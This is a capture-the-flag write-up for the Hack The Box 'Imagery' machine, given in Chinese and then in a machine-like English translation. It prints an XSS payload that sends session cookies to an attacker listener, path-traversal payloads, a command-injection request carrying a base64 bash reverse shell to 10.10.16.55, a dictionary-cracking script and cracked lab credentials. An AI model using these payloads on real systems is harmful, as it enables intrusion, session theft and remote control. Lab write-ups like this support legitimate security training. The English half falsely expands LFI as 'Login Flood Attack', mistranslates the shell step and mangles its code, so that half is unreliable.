htb imagery

Information Gathering (Nmap results)

# Nmap 7.95 scan initiated Thu Dec 11 18:05:31 2025 as: /usr/lib/nmap/nmap --privileged -Pn -p22,8000 -sC -sV -oA ./Recon/10.10.11.88 10.10.11.88
Nmap scan report for imagery.htb (10.10.11.88)
Host is up (0.069s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
|_http-title: Image Gallery
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 11 18:05:41 2025 -- 1 IP address (1 host up) scanned in 9.89 seconds
┌──(kali㉿kali)-[~/Work/HTB/Imagery]
└─$ dirsearch -u http://imagery.htb:8000/
                                    
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Work/HTB/Imagery/reports/http_imagery.htb_8000/__25-12-11_18-07-02.txt

Target: http://imagery.htb:8000/

[18:07:02] Starting: 
[18:07:57] 401 -   59B  - /images
[18:08:04] 405 -  153B  - /login
[18:08:05] 405 -  153B  - /logout
[18:08:22] 405 -  153B  - /register
[18:08:33] 401 -   32B  - /uploads/affwp-debug.log
[18:08:33] 401 -   32B  - /uploads/dump.sql

Task Completed

Web

$ whatweb http://imagery.htb:8000/               
http://imagery.htb:8000/ [200 OK] Country[RESERVED][ZZ], Email[support@imagery.com], HTML5, HTTPServer[Werkzeug/3.1.3 Python/3.12.7], IP[10.10.11.88], Python[3.12.7], Script, Title[Image Gallery], Werkzeug[3.1.3]

Web基本功能:

  • 注册账号
  • 账号登陆
  • 上传图片
  • 发现一个报告错误

Vulnerability Analysis

创建cookie.php文件用于接收信息

$ python3 -m http.server 80
# Bug Details:<img src=1 onerror="document.location='http://<YOUR-IP>/steal/'+document.cookie">

获取到session

.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aTr_Jw.qoYSPkV96JQOvq0RN10yzWeHXdI

进入Admin Panel后发现可以download两个文件

在download用户testuser时出现错误

url:http://imagery.htb:8000/admin/get_system_log?log_identifier=testuser%40imagery.htb.log

看着是打开一个文件,我们尝试LFI

LFI

经过测试得到payload:../../../../../../etc/passwd

尝试读取/proc/self/cwd/app.py

因为知道是python的框架,所以配置文件可能是config.py

尝试../config.py

查看后得到db.json

里面有用户的hash密码

破解得凭据testuser@imagery.htb :iambatman

Exploitation (User Flag)

审查之前的源代码app.py发现api

最后在api_edit.py中发现漏洞

# ... inside a function handling image cropping ...
x = params.get('x')
y = params.get('y')
width = params.get('width')
height = params.get('height')

command = f"convert {filepath} -crop {width}x{height}+{x}+{y} {new_filepath}"
subprocess.run(command, shell=True, check=True)

登录到testuser后发现可以裁切图片,传入x,y,width,hight

{"imageId":"b3c13785-6313-446c-9004-04f9428eef0a","transformType":"crop","params":
	{"x":0,
	"y":";printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTUvNDQ0NCAwPiYxKSAm|base64 -d|bash ;",
	"width":1718,
	"height":938}
}

即可连接到Web

在home目录发现mark用户

同时在/var/backup发现web_20250806_120723.zip.aes加密文件

┌──(kali㉿kali)-[~/Work/HTB/Imagery]
└─$ file web_20250806_120723.zip.aes
web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"

发现是pyAesCrypt加密,我们可以提取hash

import pyAesCrypt
import os
import sys

# --- Configuration ---
ENCRYPTED_FILE = "web_20250806_120723.zip.aes"
DECRYPTED_FILE = "d.zip"
WORDLIST_PATH = "/usr/share/wordlists/rockyou.txt"
BUFFER_SIZE = 64 * 1024 
# ---------------------

print(f"[+] Starting dictionary attack on {ENCRYPTED_FILE} using {WORDLIST_PATH}...")

try:
    with open(WORDLIST_PATH, 'r', encoding='latin-1') as f:
        for line in f:
            password = line.strip()
            if not password:
                continue
            
            # Uncomment to see every password attempt:
            # print(f"Trying: {password}")
            
            try:
                # Attempt decryption
                pyAesCrypt.decryptFile(
                    ENCRYPTED_FILE, 
                    DECRYPTED_FILE, 
                    password, 
                    BUFFER_SIZE
                )
                print(f"\n[+] SUCCESS! Password found: {password}")
                # Exit the script immediately upon success
                sys.exit(0)
            except ValueError:
                # This is the expected error for an incorrect password; simply ignore and continue.
                pass
            except Exception as e:
                # Catch unexpected issues (e.g., file corruption)
                print(f"\n[-] FATAL ERROR: {e}")
                sys.exit(1)

except FileNotFoundError:
    print(f"[-] ERROR: Wordlist file not found at: {WORDLIST_PATH}")
    sys.exit(1)

# If the loop finishes without success
print("\n[-] FAIL: All passwords in the dictionary were attempted. Password not found.")

得到文件web,其中db.json包含mark的密码

hashcat -a 0 -m 0 mark.hash /usr/share/wordlists/rockyou.txt

凭据mark:supersmash

Privilege Escalation (Root Flag)

su mark进入mark用户

sudo -l 发现可以运行charcol,这是一个备份文件,查看用法后发现可以写cron文件

image 113.png

等待一分钟即可获取root

Lessons Learned

htb imagery

Information Gathering (Nmap results)

# Nmap 7.95 scan initiated on Thu Dec 11 18:05:31 2025 as: /usr/lib/nmap/nmap --privileged -Pn -p22,8000 -sC -sV -oA ./Recon/10.10.11.88 10.10.11.88
Nmap scan report for imagery.htb (10.10.11.88)
Host is up (0.069s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
|_http-title: Image Gallery
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done on Thu Dec 11 18:05:41 2025 -- 1 IP address (1 host up) scanned in 9.89 seconds
┌──(kali㉿kali)-[~/Work/HTB/Imagery]
└─$ dirsearch -u http://imagery.htb:8000/
                                    
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Work/HTB/Imagery/reports/http_imagery.htb_8000/__25-12-11_18-07-02.txt

Target: http://imagery.htb:8000/

[18:07:02] Starting: 
[18:07:57] 401 -   59B  - /images
[18:08:04] 405 -  153B  - /login
[18:08:05] 405 -  153B  - /logout
[18:08:22] 405 -  153B  - /register
[18:08:33] 401 -   32B  - /uploads/affwp-debug.log
[18:08:33] 401 -   32B  - /uploads/dump.sql

Task Completed

Web

$ whatweb http://imagery.htb:8000/               
http://imagery.htb:8000/ [200 OK] Country[RESERVED][ZZ], Email[support@imagery.com], HTML5, HTTPServer[Werkzeug/3.1.3 Python/3.12.7], IP[10.10.11.88], Python[3.12.7], Script, Title[Image Gallery], Werkzeug[3.1.3]

Basic web functions:

  • Register an account
  • Log in to an account
  • Upload images
  • Report errors

Vulnerability Analysis

Create a cookie.php file to receive information:

$ python3 -m http.server 80
# Bug Details: <img src="1" onerror="document.location='http://<YOUR-IP>/steal/' + document.cookie">

Retrieve the session ID:

.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aTr_Jw.qoYSPkV96JQOvq0RN10yzWeHXdI>

Upon accessing the Admin Panel, it was discovered that two files can be downloaded.

An error occurred while trying to download the file for the user testuser:

url: http://imagery.htb:8000/admin/get_system_log?log_identifier=testuser%40imagery.htb.log

This file seems to be used for some purpose; we decided to attempt LFI (Login Flood Attack).

LFI (Login Flood Attack)

After testing, the payload used was: ../../../../../../etc/passwd

We tried to read the file /proc/self/cwd/app.py:

Technology Stack/FrameworkCommon Main File Names
Python (Flask/Django)app.py, __init__.py, server.py, main.py
PHPindex.php, app.php
Node.jsserver.js, app.js
Rubyconfig.ru

Since it’s a Python-based application, the configuration file is likely named config.py.

We tried accessing ../config.py and obtained the db.json file, which contained the user’s hashed password:

Cracked credentials: testuser@imagery.htb :iambatman

Exploitation (User Flag)

Upon reviewing the previous source code app.py, we found an API. Finally, we discovered a vulnerability in the file api_edit.py:


# ... inside a function for image cropping ...
x = params.get('x')
y = params.get('y')
width = params.get('width')
height = params.get('height')

command = f"convert {filepath} -crop {width}x{height}+{x}+{y} {new_filepath}"
subprocess.run(command, shell=True, check=True)

After logging in as testuser, it was discovered that images can be cropped by providing the values for x, y, width, and height.

```bash
{"imageId":"b3c13785-6313-446c-9004-04f9428eef0a","transformType":"crop","params":
	{"x":0,
	"y":";printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTUvNDQ0NCAwPiYxKSAm|base64 -d|bash ;",
	"width":1718,
	"height":938}
}

With these parameters, the image can be accessed via the web.

The user mark was found in the home directory.

Additionally, an encrypted file named web_20250806_120723.zip.aes was discovered in the /var/backup directory.

┌──(kali㉿kali)-[~/Work/HTB/Imagery]
└─$ file web_20250806_120723.zip.aes
web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"

It was determined that the file was encrypted using pyAesCrypt, and its hash can be extracted.

import pyAesCrypt
import os
import sys

# --- Configuration ---
ENCRYPTED_FILE = "web_20250806_120723.zip.aes"
DECRYPTED_FILE = "d.zip"
WORDLIST_PATH = "/usr/share/wordlists/rockyou.txt"
BUFFER_SIZE = 64 * 1024

---------------------

print(f”[+] Starting a dictionary attack on {ENCRYPTED_FILE} using {WORDLIST_PATH}…”) try: with open(WORDLIST_PATH, ‘r’, encoding=‘latin-1’) as f: for line in f: password = line.strip() if not password: continue

        # Uncomment to see each password attempt:
        # print(f"Trying: {password}")
        
        try:
            # Attempt decryption
            pyAesCrypt.decryptFile(
                ENCRYPTED_FILE, 
                DECRYPTED_FILE, 
                password, 
                BUFFER_SIZE
            )
            print(f"\n[+] SUCCESS! Password found: {password}")
            # Exit the script immediately upon success
            sys.exit(0)
        except ValueError:
            # This is the expected error for an incorrect password; simply ignore and continue.
            pass
        except Exception as e:
            # Catch unexpected issues (e.g., file corruption)
            print(f"\n[-] FATAL ERROR: {e}")
            sys.exit(1)

except FileNotFoundError: print(f”[-] ERROR: The wordlist file was not found at {WORDLIST_PATH}”) sys.exit(1)

If the loop completes without finding a successful password

print(“\n[-] FAIL: All passwords in the dictionary were attempted. No password was found.”)